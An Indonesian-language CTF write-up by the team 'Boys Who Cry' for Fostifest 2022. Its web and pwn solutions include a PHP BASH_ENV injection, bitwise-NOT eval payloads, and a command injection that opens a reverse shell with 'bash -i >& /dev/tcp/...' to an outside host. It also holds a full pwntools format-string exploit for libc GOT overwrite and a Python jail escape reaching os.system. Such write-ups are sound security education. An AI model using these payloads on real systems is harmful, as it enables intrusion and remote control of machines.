Boys Who Cry

kosong
nyxmare
Linz

Daftar Isi

Boys Who Cry

Daftar Isi

WEB
- ppp (484 Pts)
- My Little WAF (484 pts)

PWN
- PyWN (356 pts)
- Leaky (484 pts)
- Fostjail (496 pts)

REV


CRY

BONUS
- Sanity Check (50 pts)
- Fosti Server Password (50 pts)
- Feedback (50 pts)

WEB

ppp (484 Pts)

Diberikan soal dengan source code sebagai berikut.





```php
<?php

if(empty($_REQUEST["include"])){
    highlight_file(__FILE__);
    exit;
}

foreach($_REQUEST['envs'] as $key => $val) {
    putenv("{$key}={$val}");
}

system('bash -c "echo 1"');
?>
```


Sedikit melakukan browsing, kami menemukan artikel yang mirip dengan soal http://www.ctfiot.com/26843.html

Sedikit membaca menggunakan google translate kami menemukan bahwa `BASH_ENV` dapat digunakan sebagai command injection.

Langsung saja kami melakukan write file untuk mendapatkan code execution
Membuat file bernama nyx.php




Kami mendapatkan flag




Fostifest{d0b5cdc33e53b89f7457a230cef81307}

My Little WAF (484 pts)


Diberikan link chall http://103.250.10.198:10001/ saat dikunjungi websitenya seperti ini.




Oke dari source code php diatas, ini merupakan eval namun hanya symbol yang diallow. Dengan php kita bisa melakukan trick seperti ini.




Nah hal ~(“1”) di php sama saja xor dengan 0xff



Karena itu kita bisa lakukan seperti ini:




Hal ini akan sama saja dengan **print_r(scandir(“.”));**
Sekarang mari kita lakukan ke server




Kita coba ganti ke **print_r(scandir(“/”);**

http://103.250.10.198:10001/?cmd=(~%8F%8D%96%91%8B%A0%8D)((~%8C%9C%9E%91%9B%96%8D)(~%D0))%3B



Selanjutnya tinggal **readfile("/fl44gg");**

http://103.250.10.198:10001/?cmd=(~%8D%9A%9E%9B%99%96%93%9A)(~%D0%99%93%CB%CB%98%98)%3B



Flag : Fostofest{Xor_dot_xor_dot_XOORRR_DOOTTT}

PWN

PyWN (356 pts)

Diberikan python source code isinya seperti ini

```
#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

class Unbuffered(object):
  def __init__(self, stream):
    self.stream = stream
  def write(self, data):
    self.stream.write(data)
    self.stream.flush()
  def writelines(self, datas):
    self.stream.writelines(datas)
    self.stream.flush()
  def __getattr__(self, attr):
    return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

secret = randint(0, 999999)
blacklist = [" ", "|", "&", "$", "' ", '"']

try:
      key = input("[>] Insert key to use our service: ")

      if key == secret:
            text = raw_input("[>] Plaintext: ")
            for i in blacklist:
                  if i in text or len(text) > 9:
                        print "[!] Not allowed!"
                        exit()

            enc = "echo '{0}' | base64 | rev".format(text)
            procc = subprocess.Popen(enc, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
            secc = procc.communicate()[0]
```

```
            print "[*] Ciphertext :", secc
            exit()
      else:
            print "[!] Wrong!"
except:
      print "[!] Wrong!"
```

Source code diatas dijalankan dengan python2, kita bisa bypass **key == secret** dengan python2 input() trick, yaitu tinggal input nama variabelnya saja yaitu secret.

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/app$ nc 103.250.10.198 10011
[>] Insert key to use our service: secret
[>] Plaintext: asd
[*] Ciphertext : ==gCkNXY

[!] Wrong!
```

Selanjutnya program melakukan shell command, disini terdapat **command injection**, jika dilihat pada array **blacklist**, untuk symbol **quote** atau **‘** tidak di blacklist, melaikan **quote+space** yang diblacklist, maka dari itu kita bisa keluar dari echo atau kita bisa melakukan **‘;bash’** atau **‘;sh’** untuk mendapatkan shell.

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/app$ echo '';sh''

$ id
uid=1000(linuz) gid=1000(linuz) groups=1000(linuz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(kvm),122(lpadmin),134(lxd),135(sambashare),139(libvirt),999(docker)
$ whoami
linuz
$
```

Selanjutnya tinggal coba ke service nc.

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/app$ echo '';sh''

$ id
uid=1000(linuz) gid=1000(linuz) groups=1000(linuz),4(adm),24(cdrom),27(sudo),30(dip),46(plug
$ whoami
linuz
$ exit
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/app$ nc 103.250.10.198 10011
[>] Insert key to use our service: secret
[>] Plaintext: ';bash'
id
ls
bash -i >& /dev/tcp/139.59.114.129/8080 0>&1
```

```
root@ubuntu-s-1vcpu-2gb-sgp1-01:~# nc -nvlp 8080
Listening on 0.0.0.0 8080
Connection received on 103.250.10.198 43330
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
nobodi@a2908482f65a:~$ ls
ls
flag.txt
fosticrypt.py
nobodi@a2908482f65a:~$ cat flag.txt
cat flag.txt
Fostifest{ezzzz_python2_pwn_cooyyyyyy}
nobodi@a2908482f65a:~$
```

Flag : Fostifest{ezzzz_python2_pwn_cooyyyyyy}

Leaky (484 pts)

Diberikan service netcat dan sebuah assembly code:

```
# Build ID offset = 0x380
# Snippet leaky function
  mov    %rax,-0x8(%rbp)
  xor    %eax,%eax
  lea    -0x210(%rbp),%rax
  mov    $0x200,%edx
  mov    $0x0,%esi
  mov    %rax,%rdi
  callq  4010f0 <memset@plt>
  mov    0x2dac(%rip),%rdx        # 404020 <stdin@@GLIBC_2.2.5>
  lea    -0x210(%rbp),%rax
  mov    $0x400,%esi
  mov    %rax,%rdi
  callq  401100 <fgets@plt>
  lea    -0x210(%rbp),%rax
  lea    0xd6e(%rip),%rdx        # 402004 <_IO_stdin_used+0x4>
  mov    %rdx,%rsi
  mov    %rax,%rdi
  callq  401110 <strcmp@plt>     # cmp "exit"
  test   %eax,%eax
  je     4012bb <leaky+0x85>
  lea    -0x210(%rbp),%rax
  mov    %rax,%rdi
  mov    $0x0,%eax
  callq  4010e0 <printf@plt>
  jmp    40126d <leaky+0x37>
```

Terdapat bug formastring, untuk mengecek apakah benar ada bug formatstring atau tidak, kita coba ke service netcatnya.

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/Leaky$ nc 103.13.206.173 10003
Leaky-Leaky
[1] Start
[2] Exit
> 1
%p
0x402004
AAAABBBB%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
AAAABBBB0x402004.(nil).0x65.(nil).(nil).0x4242424241414141.0x70252e70252e7025.0x252e70252
nil).(nil)
```


Dan ternyata benar terdapat bug format string, ini mirip dengan chall 33C3 CTF ESPR http://bruce30262.logdown.com/posts/1255979-33c3-ctf-2016-espr.

Oke langkah pertama adalah mengetahui libc versi berapa yang digunakan. Pada gambar diatas kita mendapatkan offset formatstring pada **%6$p,** kita bisa gunakan ini dan **pwntools DynELF** untuk mencari libc.

```
def leak(addr):
      payload = b"%7$s.AAA"+p64(addr)
      p.sendline(payload)
      resp = p.recvuntil(".AAA")
      ret = resp[:-4:] + b"\x00"
      p.recvrepeat(0.2) # receive the rest of the string

      return ret


def find_libc():
      d = DynELF(leak, 0x400000)
      printf_addr = d.lookup('printf', 'libc')
      log.success("printf_addr: "+hex(printf_addr))


p.sendlineafter(b'> ', b'1')
find_libc()
p.interactive()
```

```
  resp = p.recvuntil(".AAA")
[+] Resolving b'printf' in 'libc.so': 0x7fb1188fc2e0
[*] Build ID not found at offset 0x270
[*] Build ID not found at offset 0x174
[*] Build ID not found at offset 0x2e0
[*] Build ID not found at offset 0x370
[*] .gnu.hash/.hash, .strtab and .symtab offsets
[*] Found DT_GNU_HASH at 0x7fb1188acc10
[*] Found DT_STRTAB at 0x7fb1188acc20
[*] Found DT_SYMTAB at 0x7fb1188acc30
[*] .gnu.hash parms
[*] hash chain index
[*] hash chain
[+] printf_addr: 0x7fb1186f4770
[*] Switching to interactive mode
$
```

Didapat offset libc_printf adalah 0x770



Tampaknya libc yang digunakan adalah libc-2.35 dan free_hook / malloc_hook sudah dihapus disini, tapi kita masih bisa overwrite **libc_got** untuk mendapatkan shell. Full script:

```
from pwn import *
from sys import *
import binascii

context.arch = 'amd64'
HOST = '103.13.206.173'
PORT = 10003
libc = ELF("./libc.so.6")

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
      gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
      p = remote(HOST,PORT)


def leak(addr):
      payload = b"%7$s.AAA"+p64(addr)
      p.sendline(payload)
      resp = p.recvuntil(".AAA")
      ret = resp[:-4:] + b"\x00"
      p.recvrepeat(0.2) # receive the rest of the string

      return ret


def find_libc():
```

```
        d = DynELF(leak, 0x400000)
        printf_addr = d.lookup('printf', 'libc')
        log.success("printf_addr: "+hex(printf_addr))
        return printf_addr


def exploit(leak):
        libc.address = leak - libc.sym['printf']
        payload = fmtstr_payload(6, {libc.address+0x219060 :
libc.sym['system']}, write_size='short')
        p.sendline(payload)
        sleep(1)
        p.sendline(b';/bin/sh\x00')


p.sendlineafter(b'> ', b'1')
leak = find_libc()
exploit(leak)
p.interactive()
```

```
\x18\x7fflag.txt
leaky
leaky.c
flag.txt
leaky
leaky.c
flag.txt
leaky
leaky.c
$ ls
flag.txt
leaky
leaky.c
$ cat flag.txt
Fostifest{05db4b5df72fa2ea39fb01b3f9836f33}$
```

Flag : Fostifest{05db4b5df72fa2ea39fb01b3f9836f33}

Fostjail (496 pts)

Diberikan service netcat. Saat connect ternyata soal pyjail

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/Leaky$ nc 103.13.206.173 10002

PyFostJail v1.0
>>> print(dir())
Your code is broken!!!
Error: name 'dir' is not defined
>>> "
Malicious Code Detected!!!
>>> '
Malicious Code Detected!!!
>>>
Malicious Code Detected!!!
>>> print(1)
1
>>> print([].__class__.__mro__[1].__subclasses__())
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <class 'bytes'>,
 <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmethod_descriptor'>, <class 'class
method'>, <class 'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemiterator'>, <class 'dict_keyiterator'>, <class
'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitemiterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_
reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellipsis'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozen
set'>, <class 'function'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiter
ator'>, <class 'list'>, <class 'longrange_iterator'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>,
<class 'moduledef'>, <class 'module'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'ra
nge'>, <class 'reversed'>, <class 'symtable entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>,
 <class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class 'str'>, <class
 'wrapper_descriptor'>, <class 'types.GenericAlias'>, <class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'async_generator_athrow'>, <cla
ss 'async_generator_wrapped_value'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'managedbuffer'>, <class 'method-wrapper'>, <class 'ty
pes.SimpleNamespace'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'weakref.CallableProxyType'>, <class 'weakref.ProxyType'>, <class 'weakr
ef.ReferenceType'>, <class 'types.UnionType'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>,
 <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>
, <class '_contextvars.Context'>, <class '_contextvars.ContextVar'>, <class '_contextvars.Token'>, <class 'Token.MISSING'>, <class 'filter'>, <class 'ma
p'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'
>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_impo
rtlib._ImportLockContext'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBas
e'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_frozen_i
mportlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '
_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <cl
```

Quote, double qoute, spasi, diblokir, dan tampaknya beberapa builitins juga di delete. Sudah banyak soal seperti ini, salah satunya ada yang persis yaitu https://ctftime.org/writeup/23298, pada writeup tersebut ia menggunakan **os._wrap_close**, pada soal ini juga ada yaitu pada index **137**, namun pada saat saya coba

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/Leaky$ nc 103.13.206.173 10002
PyFostJail v1.0
>>> print([].__class__.__mro__[1].__subclasses__()[137])
<class 'os._wrap_close'>
>>> print([].__class__.__mro__[1].__subclasses__()[137].__init__
Malicious Code Detected!!!
>>> print(__init__)
Malicious Code Detected!!!
>>> print(__globals__)
Malicious Code Detected!!!
>>>
```

Nampaknya **__init__** dan **__globals__** diblokir, kita masih bisa bypass dengan bytes **“bytes([95, 95]).decode()”**

```
linuz@linzext:~/Desktop/2022CTF_Archive/Fostifest/PWN/app$ python3
Python 3.10.4 (main, Jun 29 2022, 12:14:53) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes([95,95,105,110,105,116,95,95]).decode()
'__init__'
>>>
```

Kita bisa mendapatkan **bytes** pada index ke-6.

```
>>> b=[].__class__.__mro__[1].__subclasses__()[6]
>>> print(b)
Your code is broken!!!
Error: name 'b' is not defined
>>> b=[].__class__.__mro__[1].__subclasses__()[6];print(b)
<class 'bytes'>
>>>
```

Nampaknya kita harus 1 line, oke dengan ini kita bisa mendapatkan shell tinggal ganti yang diblokir dengan bytes. Full payload:

```
b=[].__class__.__mro__[1].__subclasses__()[6];[].__class__.__mro__[1].__sub
classes__()[137].__dict__[b([95,95,105,110,105,116,95,95]).decode()].__geta
ttribute__(b([95,95,103,108,111,98,97,108,115,95,95]).decode())[b([115,121,
115,116,101,109]).decode()](b([115,104]).decode())
```

```
>>> b=[].__class__.__mro__[1].__subclasses__()[6]
>>> print(b)
Your code is broken!!!
Error: name 'b' is not defined
>>> b=[].__class__.__mro__[1].__subclasses__()[6];print(b)
<class 'bytes'>
>>> b=[].__class__.__mro__[1].__subclasses__()[6];[].__class__.__mro__[1].__subclasses__()[137].__dict__[b([95,95,105,110,105,116,95,95]).decode()].__ge
tattribute__(b([95,95,103,108,111,98,97,108,115,95,95]).decode())[b([115,121,115,116,101,109]).decode()](b([115,104]).decode())
ls
flag.txt
main.py
cat flag.txt
Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}
```


Flag : Fostifest{ca4f87540fead0c1d0cf8ead56a8ef14}

REV

CRY

